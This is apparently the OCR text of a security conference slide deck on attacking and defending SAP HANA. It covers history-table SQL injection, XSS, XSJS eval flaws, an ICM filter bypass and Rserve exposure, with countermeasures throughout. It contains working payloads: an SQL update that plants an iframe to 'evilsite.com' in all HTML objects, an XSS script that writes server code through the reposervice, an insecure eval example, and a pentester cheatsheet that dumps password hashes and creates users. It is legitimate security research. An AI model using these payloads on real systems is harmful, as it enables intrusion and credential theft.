UPDATE _SYS_REPO.ACTIVE_OBJECT
    set CDATA='$.response.addBody("<iframe src='http://www.evilsite.com' height=0 width=0></iframe>")'
    where OBJECT_SUFFIX='html'
```

iif the targeted user has write privileges over _SYS_REPO.ACTIVE_OBJECT


Time-travel SQL Injection

History TABLES and SQL injections

SAP HANA HISTORY Tables


SAP HANA Historical tables support **time travel** queries. These are performed against historical states of the database.

So unless the user specifically deletes the historical data on the table, the information will remain there.




Row	ID	NAME	CITY	$validfrom$	$validto$
1	1001	Christina	Berlin	2013-10-01 08:30	?
2	1002	Philip	London	2013-10-25 11:30	?
3	1003	John	New York	2013-11-05 09:00	?

UPDATE TABLE1 SET CITY = 'Miami' WHERE NAME = 'John'



Row	ID	NAME	CITY	$validfrom$	$validto$
1	1001	Christina	Berlin	2013-10-01 08:30	?
2	1002	Philip	London	2013-10-25 11:30	?
3	1003	**John**	New York	2013-11-05 09:00	**2014-01-10 10:00**
4	1004	**John**	**Miami**	**2014-01-10 10:00**	?

DELETE FROM TABLE1 WHERE NAME = 'Christina'



Row	ID	NAME	CITY	$validfrom$	$validto$
1	1001	**Christina**	Berlin	2013-10-01 08:30	**2014-01-10 10:00**
2	1002	Philip	London	2013-10-25 11:30	?
3	1003	John	New York	2013-11-05 09:00	2014-01-10 10:00
4	1004	John	Miami	2014-01-10 10:00	?

Reference : http://saphanatutorial.com/sap-hana-history-table/

History TABLES and SQL injection

- Create a HISTORY table
  - CREATE HISTORY COLUMN TABLE NAME (...);
- List HISTORY tables
  - SELECT * FROM SYS.TABLES WHERE SESSION_TYPE = 'HISTORY';
- Access the HISTORY information
  - SELECT * FROM TABLE **AS OF COMMIT ID XXXX**; //may not work :S
  - SELECT * FROM TABLE WITH PARAMETERS ('REQUEST_FLAGS'= ('ALLROWS'))
- Delete the HISTORY information
  - MERGE HISTORY DELTA of TABLE;

DEMO
SQL injection on HISTORY tables

Countermeasures on SQLi

- Use prepareStatement within the XSJS code
- Never concatenate user input to a query string if it was not validated - *:P*
- Restrict the privileges of all users, so they can access only the information (and tables) they need.
- Consider whether you REALLY need a HISTORY table

XSS and derived threats

Cross Site Scripting

XSS attacks are extremely powerful with the built-in functionality of the In-Memory platform: meet the **reposervice!**

```
<script>
var xsjs_payload = "var conn=$.db.getConnection();
    var pstmt=conn.prepareStatement('<INSERT UPDATE QUERY OR ANY OTHER QUERY>');
    var rs = pstmt.executeQuery();";
attack();

function attack(){
$.ajax({
url: "/sap/hana/xs/ide/editor/server/repo/reposervice.xsjs?activate=false&mode=create&path=[path to
create the page]",
data: xsjs_payload,
type: "PUT",
dataType: "text",
contentType: "text/plain",
processData: false,
headers: { "X-CSRF-Token": securityToken },
});}
</script>
```

Get this from a request in the payload

XSJS Code

- Through different vulnerabilities, an attacker could be able to modify/execute XSJS code
- If DB queries can be executed, the JS code itself can be modified:
- Insecure 'eval' assignment:

```
$.response.contentType = "text/html";
var remotefn = eval($.request.parameters.get("eval"));
var eval_a = eval(remotefn);
$.response.setBody("RESULT:<p>"+eval_a);
```

Impossible? See https://service.sap.com/sap/support/notes/2015446 from June 2014!


A note on the ICM

HANA “inherited” the ICM web server

From the documentation(*):

“For the ICM or a Web Dispatcher with a release status of SAP NetWeaver 7.0 or below, the pattern used by the ICM filter is, by default, a blacklist with the following structure:

*<\s*script[^>]*>(.*)<\s*/script\s*>*”



(*) http://help.sap.com/saphelp_nw73/helpdata/en/4e/2606c0c61920cee10000000a42189c/content.htm?current_toc=/en/ae/ad1640033ae569e10000000a155106/plain.htm

DEMO

ICM (and HANA) Pattern filter bypass

Countermeasures

- Restrict packages exposed via http
- Secure authentication methods required for package access
- Restrict Access privileges!
  - System, Application,Object,Analytic,Package,Users
  - Use restricted user types for HTTP apps.
- Enable Cross-Site-Request Forgery (XSRF) Protection
- Do not rely ONLY on Patterns or magic escapes
  - Validate all parameters!
- Consider built-in helpers like HTML5 Sanitizer(*)

(*) http://help.sap.com/saphelp_hanaplatform/helpdata/en/23/15f02c34a04ed9b7ff6e79db44c701/content.htm?frameset=/en/91/f0bd316f4d1014b6dd926db0e91070/frameset.htm&current_toc=/en/d0/1cd0b7be7f441cb6c56ad4577b428c/plain.htm&node_id=329


HANA/R Integration

Integration with R-lang

SAP HANA can be integrated with R-server

“R is an open source programming language and software environment for statistical computing and graphics… The R language is widely used for advanced data analysis.”

```
CREATE PROCEDURE MY_Func(OUT result
“SCHEMA".“TTYPE")
LANGUAGE RLANG AS
BEGIN
 ### RCODE HERE
END;
```



Attacks to the R Integration

- R-Serve **must** be installed on a separate host
  - Remote connections must be enabled
- R-serve **exposes** high privileged functions
  - remote shutdown of the service
  - os command execution (with the privileges of the user running the server)

Attacks to the R Integration

- R-Serve **must** be configured to authenticate the connections.
  - No authentication means unauthenticated remote compromise of the host.
  - No restrictions on password strength or against bruteforce
- R-Serve **must** be configured with transport-layer crypto, however no documentation about its support for HANA
  - Authentication exchange?
  - Sensitive information?

DEMOS
“R-integrations”

Countermeasures

- Secure the R-integration using SSL
- Configure authentication using strong credentials
- Restrict access to Rserve using a local firewall
- Use low-privileged accounts to run Rserve.
- Restrict shutdown (and system?)

Calling C/C++ functions

HANA is coded in c/c++ and developers can interact with functions developed in these languages:

- **XSCFUNC:** Interface to call c/c++ functions directly from the browser. It is used to authenticate users, among other things.

```
sap/hana/xs/admin/config/config.xscfunc
{
    "library": "libxsbase",
    "factory": "createRuntimeConfigApp",
    "method": "config"
}
```

- **AFL (Application Function Library):**
  - Predictive Analysis Library: Defines functions that can be called from within SQLScript procedures to perform analytic algorithms
  - Business Function Library: Extends the computation ability of SAP HANA with complex and performance-critical algorithms

Demos
Post-exploitation cmd execution

Pentester Cheatsheet!

Pentester cheatsheet

Get Version

```
select version from M_DATABASE
```

List Code of XSJS WebApps

```
select CDATA from _SYS_REPO.ACTIVE_OBJECT where OBJECT_SUFFIX='xsjs'
```

List Privileges

```
select * from EFFECTIVE_PRIVILEGES where USER_NAME='USER'
select * from EFFECTIVE_ROLES WHERE USER_NAME ='USER'
```

List Databases

```
select DATABASE_NAME from M_DATABASE
```

List Tables

```
select TABLE_NAME from M_TABLES
select TABLE_NAME from TABLE_COLUMNS where COLUMN_NAME LIKE '%[Q]%'
```

Pentester cheatsheet

List Columns

```
select COLUMN_NAME from TABLE_COLUMNS where TABLE_NAME=[TABLE_NAME]
```

Create User

```
CREATE USER my_user PASSWORD [PASSWORD];
```

List Password Hashes

```
select PASSWORD from SYS.P_USER_PASSWORD_ where OID=(select OID from
SYS.P_USERS_ where NAME='[USERNAME]')
```

Get Comments

```
/*COMMENT HERE*/ -- comment after dashes
```

Conclusions

Conclusions

- Business critical applications **(the crown jewels)** are supported by the latest technologies, therefore we must **know** how to secure them.
- With this **new paradigm**, the impact of vulnerabilities will be different and will depend on several **other** factors. **Old vulns** could be critical.
- SAP HANA was built with a security focus, however many responsibilities rely on the **users** (administrators, developers, end users…)
- Keep up with SAP Documentation (Thanks to the SAP PSRT):
  - Read the SAP HANA Security Guide : http://help.sap.com/hana/SAP_HANA_Security_Guide_en.pdf
  - Follow SAP HANA Security Whitepaper which gives an overview of HANA Security as a good starting point: http://www.saphana.com/docs/DOC-3751
  - SAP HANA Developer Guide which contains information on secure programming practices: http://help.sap.com/hana/SAP_HANA_Security_Guide_en.pdf
  - A good guide which gives information on how to build standard roles in HANA: https://scn.sap.com/docs/DOC-53974

Acknowledgements

To the research team and specially to:

- Abraham, Sergio
- Perez-Etchegoyen, JP
- Russ, Fernando
- Sanchez, Nahuel
- Vandevanter, Will

Thanks

Questions?

egutesman@onapsis.com

@gutes